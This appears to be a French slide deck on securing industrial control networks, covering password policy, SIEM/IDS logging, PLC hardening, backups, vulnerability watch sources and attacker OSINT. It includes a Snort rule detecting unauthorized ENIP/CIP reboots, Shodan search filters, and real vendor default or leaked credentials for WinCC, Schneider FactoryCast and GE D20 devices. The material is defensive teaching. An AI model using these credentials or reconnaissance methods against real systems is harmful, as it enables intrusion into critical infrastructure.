 - » Combien de personnes ?

Politique de mots de passe

- Politique de mots de passe sur tous les nœuds
 - Serveurs, stations, IHM, équipements réseau, automates, modems, VPN, etc.
 - Modifier tous les mots de passe par défaut
 - Éradiquer les back-doors constructeurs
 - Compte *factory* sur les switches GarretCom, etc.
 - Éviter au maximum les mots de passe administrateurs connus et partagés par 100 personnes
 - Login unique par personne
 - Pas de compte générique
 - Essayer de respecter le principe du moindre privilège
 - Blocage des comptes après des essais d'authentification infructueux
 - Par exemple après 5 essais

Journalisation

- Journalisation / SIEM / IDS / Analyse réseau / Traçabilité
 - Analyse régulière des journaux et ne pas attendre des alertes du SIEM qui « détecte les 0-days »
 - Requêtes importantes vers le même nom de domaine
 - Logs WMI MOF
 - Authentification des comptes utilisateurs / administrateurs
 - Etc.
 - Analyse du trafic réseau

Journalisation

- IDS ? SIEM ?

- Combien de temps pour détecter une attaque ?

- *Snort IDS for SCADA Systems*

- Détection d'anomalies Modbus et DNP3

- Taille des requêtes, etc.

- » Détection d'équipements défectueux ou d'un *fuzzing*

- Contrôle d'accès

- L'adresse IP source lançant des commandes est-elle bien la station Maître légitime ?

- Signatures Snort de Digital Bond

- <http://www.digitalbond.com/tools/quickdraw/>

- DNP3

- EtherNet/IP

- Modbus TCP

- Vulnérabilités IHM

Message	ENIP/CIP – Reboot or Restart from Unauthorized Client
Rule	alert tcp !\$ENIP_CLIENT 44818 -> \$ENIP_SERVER any (msg:"SCADA_IDS: ENIP/CIP – Reboot or Restart from Unauthorized Client"; flags:PA; cip_service:5; reference:url,digitalbond.com/tools/quickdraw/ethernetip-rules, classtype:denial-of-service; sid:1111501; rev:1; priority:1;)
Summary	An attacker with logical access to the PLC can send reboot or restart commands to create a denial of service condition.
Impact	Denial of service. PLC will not respond to request packets.

Automates

- Certains équipements permettent des actions simples
 - Filtrage des ports Modbus par adresse source sur les PLC Schneider
 - Via *Unity Pro XL*
 - Port TCP/502 *TCP Wrappé* sur l'automate
 - *Read only* sur les automates et les SIS
 - Également pare-feu *Modbus Read-only* devant les automates
 - Pare-feu Honeywell
 - Pare-feu Tofino deep packet inspection
 - Mettre à jour (si possible...)
 - Windows et IHM
 - Phases de tests intensives préalablement
 - Automates
 - Étudier les apports en sécurité des protocoles plus récents
 - Secure DNP3
 - Etc.

Sauvegardes / Restorations

- Sauvegardes
 - De la configuration des automates
 - Des systèmes
 - Des programmes
 - Protection des copies de sauvegardes
- Restorations
 - À tester !

Supervision

- Salle de supervision
 - Identifier clairement et physiquement les postes
 - Stations en lecture seule
 - Stations pouvant modifier le processus industriel
- Automates
 - Identifier clairement les noms des automates
 - Pour la configuration à distance
 - Évite de se tromper d'équipements

Conclusion

Conclusion

- Les réseaux industriels sont un sujet à part de la SSI
- Les échelles ne sont pas les mêmes
- Les vulnérabilités sont partout
- Un test d'intrusion conduit à une compromission (la plupart du temps)
- Seule une séparation physique des réseaux peut protéger un minimum
- Evolution dans les prochaines années ?

Pour aller plus loin ...

Veille / Recherche de vulnérabilités

Veille / Vulnérabilités

- **DHS / US-CERT / ICS-CERT**

- Industrial Control Systems Cyber Emergency Response Team

- http://www.us-cert.gov/control_systems/ics-cert/archive.html

The screenshot shows a web browser window displaying the US-CERT website. The browser's address bar shows the URL www.us-cert.gov/control_systems/ics-cert/archive.html. The website header features the US-CERT logo and the text "UNITED STATES COMPUTER EMERGENCY READINESS TEAM". A navigation menu includes links for HOME, SECURITY PUBLICATIONS, ALERTS AND TIPS, RELATED RESOURCES, ABOUT US, and GFIRST. The main content area is titled "Control Systems Security Program (CSSP) ICS-CERT Advisories and Reports Archive". It includes a sidebar with a "Control Systems" menu containing links to Home, Calendar, ICS-CERT, ICSJWG, Information Products, Training, Recommended Practices, Secure Architecture Design, Assessments, Standards & References, Related Sites, and FAQ. The main content area lists "MONTHLY MONITORS" for 2012 (September to January) and 2011 (December to April). Below this, there is a section for "ALERTS & ADVISORIES (BY VENDOR)" with a list of links for vendors A through Z. The first vendor listed is "ABB", with three advisories: "ABB Multiple Components Buffer Overflow (UPDATE), ICSA-12-095-01A (April 10, 2012)", "ABB Multiple Components Buffer Overflow, ICSA-12-095-01 (April 04, 2012)", and "ABB Robot Communications Runtime Buffer Overflow, ICSA-12-059-01 (February 29, 2012)". The second vendor listed is "Advantech/BroadWin", with one advisory: "Advantech BroadWin RPC Server Vulnerability, ICS-AI FRT-12-039-01 (February 08, 2012)".

Veille / Vulnérabilités

- **US-CERT - CSSP**

- Control Systems Security Program

- http://www.us-cert.gov/control_systems/

www.us-cert.gov/control_systems/

US-CERT
UNITED STATES COMPUTER EMERGENCY READINESS TEAM

HOME SECURITY PUBLICATIONS ALERTS AND TIPS RELATED RESOURCES ABOUT US GFIRST

Control Systems

- Home
- Calendar
- ICS-CERT
- ICSJWC
- Information Products
- Training
- Recommended Practices
- Assessments
- Standards & References
- Related Sites
- FAQ

Control Systems Security Program (CSSP)

The goal of the DHS National Cyber Security Division's CSSP is to reduce industrial control system risks within and across all critical infrastructure and key resource sectors by coordinating efforts among federal, state, local, and tribal governments, as well as industrial control systems owners, operators and vendors. The CSSP coordinates activities to reduce the likelihood of success and severity of impact of a cyber attack against critical infrastructure control systems through risk-mitigation activities.

To obtain additional information or request involvement or assistance, contact cssp@hq.dhs.gov.

[What's New](#) [Top 10](#) [Reporting](#) [Critical Infrastructure News](#)

Top 10 most accessed control systems documents and web pages

1. ICS-CERT
2. Strategy for Securing Control Systems
3. Catalog of Control Systems Security Recommendations for Standards Developers
4. Cyber Security Procurement Language for Control Systems
5. Recommended Practices
6. Personnel Security Guidelines
7. Recommended Practice: Improving Industrial Control Systems Cybersecurity with Defense-In-Depth Strategies
8. Developing an Industrial Control Systems Cybersecurity Incident Response Capability
9. Cyber Security Evaluation Tool
10. Secure Architecture Design

Veille / Vulnérabilités

- **Q-CERT (Qatar)**

- <http://www.qcert.org/>

- Par exemple analyse de Shamoon

- <http://www.qcert.org/EN/Documents/QCERT%20Advisory%20-%20Shamoon%20v1.1.pdf>

- » Récupère les adresses IP infectées

- » Supprime des fichiers et wipe le MBR des ordinateurs infectés

- **Iran National CERT (MAHER)**

- <http://www.certcc.ir>

- Par exemple pour Flame

- <http://www.certcc.ir/index.php?name=news&file=article&sid=1894>

- » Screenshots

- » Captures réseau

- » Exfiltration de données (compressées et chiffrées)

- » Plus de 10 domaines utilisés pour les serveurs de C&C

- » Etc.

- **Sites des éditeurs**

- RuggedCom

- Security Updates

- <http://www.ruggedcom.com/productbulletin/ros-security-page/>

- Siemens

- Industrial Security Alerts

- <http://www.industry.siemens.com/topics/global/en/industrial-security/news-alerts/pages/alerts.aspx>

- Siemens CERT

- <http://www.siemens.com/corporate-technology/en/research-areas/siemens-cert-security-advisories.htm>

Recherche d'information

● Moteurs de recherche

- Google, Bing, Yahoo, etc.
- Shodan
 - <http://www.shodanhq.com/>
 - Filtres par
 - Pays : *Country:FR*
 - Systèmes : *Linux, Cisco, Apache, etc.*
 - Ports / Services : *FTP / SSH / Telnet / HTTP*
 - Nom spécifique : *hostname:.gouv.fr*
 - Réseau IP
- Eripp
 - <http://eripp.com/>

The screenshot shows the Shodan search engine interface. At the top, there is a search bar with the text 'schneider' and a 'Search' button. Below the search bar, there is a section titled '» Top countries matching your search' with a list of countries and their corresponding counts:

United States	97
Spain	49
France	49
Germany	29
Italy	16

Below this, there are two search results. The first result is for IP address **93.166.112.158**, added on 28.04.2012, located in Aulum. The second result is for IP address **213.167.138.168**, added on 26.04.2012, located in Reykjavik. Both results show HTTP/1.0 302 Redirect status and provide details about the server, date, and location.

OSINT / ROSO / SE / ROHUM / HUMINT

- Avant une attaque ciblée, l'attaquant saura tout de vous
 - Les marques et modèles de vos équipements, votre architecture, les noms des personnes, etc.
- Renseignements d'origine source ouverte
 - Collecte et analyse d'information disponible au grand public
 - Tout se trouve sur Internet
 - Obtenir des sources pertinentes et fiables
 - Documentations fabricants / éditeurs / publicités
 - » Comptes administrateurs, protocoles, architectures, communications entre les équipements, URLs des interfaces d'administrations, etc.
 - Maltego / LinkedIn / Google Dork / MetaGoofil / FOCA / theHarvester
 - » Employés, contracteurs, etc.
 - » Que font-ils ?
 - Conférences des fabricants / vendeurs
 - Appels d'offre / Offres d'emploi

- Forums


- <http://iadt.siemens.ru/forum/viewtopic.php?p=2974>

Cyber Новый писатель Зарегистрирован: 22.10.2007 Сообщения: 14	Добавлено: Пт Апр 11, 2008 19:27 Заголовок сообщения: login='WinCCConnect' password='2WSXcder' login='WinCCAdmin' password='2WSXcde.'
Вернуться к началу	профиль лс email www

OSINT / ROSO / SE / ROHUM / HUMINT

- Manuels utilisateurs / Firmwares

- <http://www.ab.com/programmablecontrol/plc/micrologix1100/downloads.html>



The screenshot shows a web browser window displaying the Rockwell Automation website. The address bar shows the URL: www.ab.com/linked/programmablecontrol/plc/micrologix/downloads.html. The page content includes the Rockwell Automation logo and a navigation menu. The main content area is titled "PROGRAMMABLE LOGIC CONTROLLERS" and "MicroLogix". Under the "Downloads" section, there are three sub-sections: "Firmware", "Software", and "System Qualifiers".

- Firmware**
 - [Firmware](#) – Obtain firmware for your MicroLogix™ controllers from the Product Compatibility & Download Center.
- Software**
 - Free Starter Programming Software for MicroLogix 1000 and 1100
 - [RSLinx Micro Starter Lite \(v8.30\) without RSLinx — for offline programming \(English\)](#) [30MB E/CE]
 - [RSLinx Micro Starter Lite \(v8.10\) without RSLinx — for offline programming \(Chinese\)](#) [30MB E/CE]
 - [RSLinx Lite software - needed for online programming](#) [365MB E/CE]
 - [RSLinx Micro Starter Lite \(v8.10\) bundled with RSLinx Classic Lite \(v2.54\) — for offline/online programming \(Chinese\)](#) [134MB]
 - Free Emulation Software for MicroLogix 1000, 1100, 1200, 1400 and 1500
 - [RSLinx Emulate 500](#) [9MB]
- System Qualifiers**
 - [System Qualifier for MicroLogix 1200](#) [/.CLS]
 - [System Qualifier for MicroLogix 1500](#) [/.CLS]
- Utilities**
 - [Data Logging Tool \(DLOG\) for MicroLogix 1100, MicroLogix 1400 and MicroLogix 1500](#) [ZIP]
 - [MicroLogix Program Download Utility](#) [ZIP]
 - [ENI & ENIW Configuration Utility, Series D \(compatible with all series ENI & ENIW\)](#) [ZIP]
 - [Com Port Redirector Utility \(compatible with Series D ENI & ENIW only\)](#) [ZIP]
 - [1761-NET-DNI DeviceNet Interface DNI Configuration Utility \(Replaces dnitool.exe\)](#) [E/CE]
- Miscellaneous**

● Documentation des fabricants

Factory Cast contient trois composants :


- Un serveur web intégré au module TSX ETZ 510 de l'automate.
 - Il permet d'accéder à toutes les pages web et applets Java nécessaires pour lire ou modifier les données d'exécution et les réglages de l'automate.
 - Il est possible d'ajouter des pages à ce site web ou de le modifier totalement (le module ETZ contient un serveur FTP pour transférer ces pages : login = sysdiag / mot de passe = factorycast@schneider)

3.2. Installer une nouvelle configuration du serveur web

Lancez le programme de configuration FactoryCast :

Démarrer > Programmes > Schneider Electric > FactoryCast > Programme de Configuration

Cliquez sur Fichier > Nouvelle Configuration, puis, dans l'onglet « mots de passe » entrez les identifiants de l'utilisateur autorisé à modifier la configuration du serveur web.



OSINT / ROSO / SE / ROHUM / HUMINT

- Équipements sur eBay
 - Automates, RTU, etc.
 - Une rétroingénierie permet d'obtenir beaucoup d'informations
 - Exemple pour un RTU GE D20
 - » <http://www.cyberpacifists.net/2013/01/reversing-an-ebayd-rtu.html>
 - » Utilisation du mot de passe par défaut (*westronic / rd*)
 - » Obtention de la NVRAM et de la configuration du D20
 - » Informations obtenues
 - D20 utilisé pour contrôler un disjoncteur sur un transformateur de tension d'une centrale électrique Shell
 - Centrale Tenaska qui produit de l'électricité du Texas
 - Les noms de 2 ingénieurs Shell
 - Adresses IP d'équipements Emerson DeltaV utilisés pour contrôler les turbines de la centrale électrique
 - Adresses IP de la compagnie Shell
 - Journaux, etc.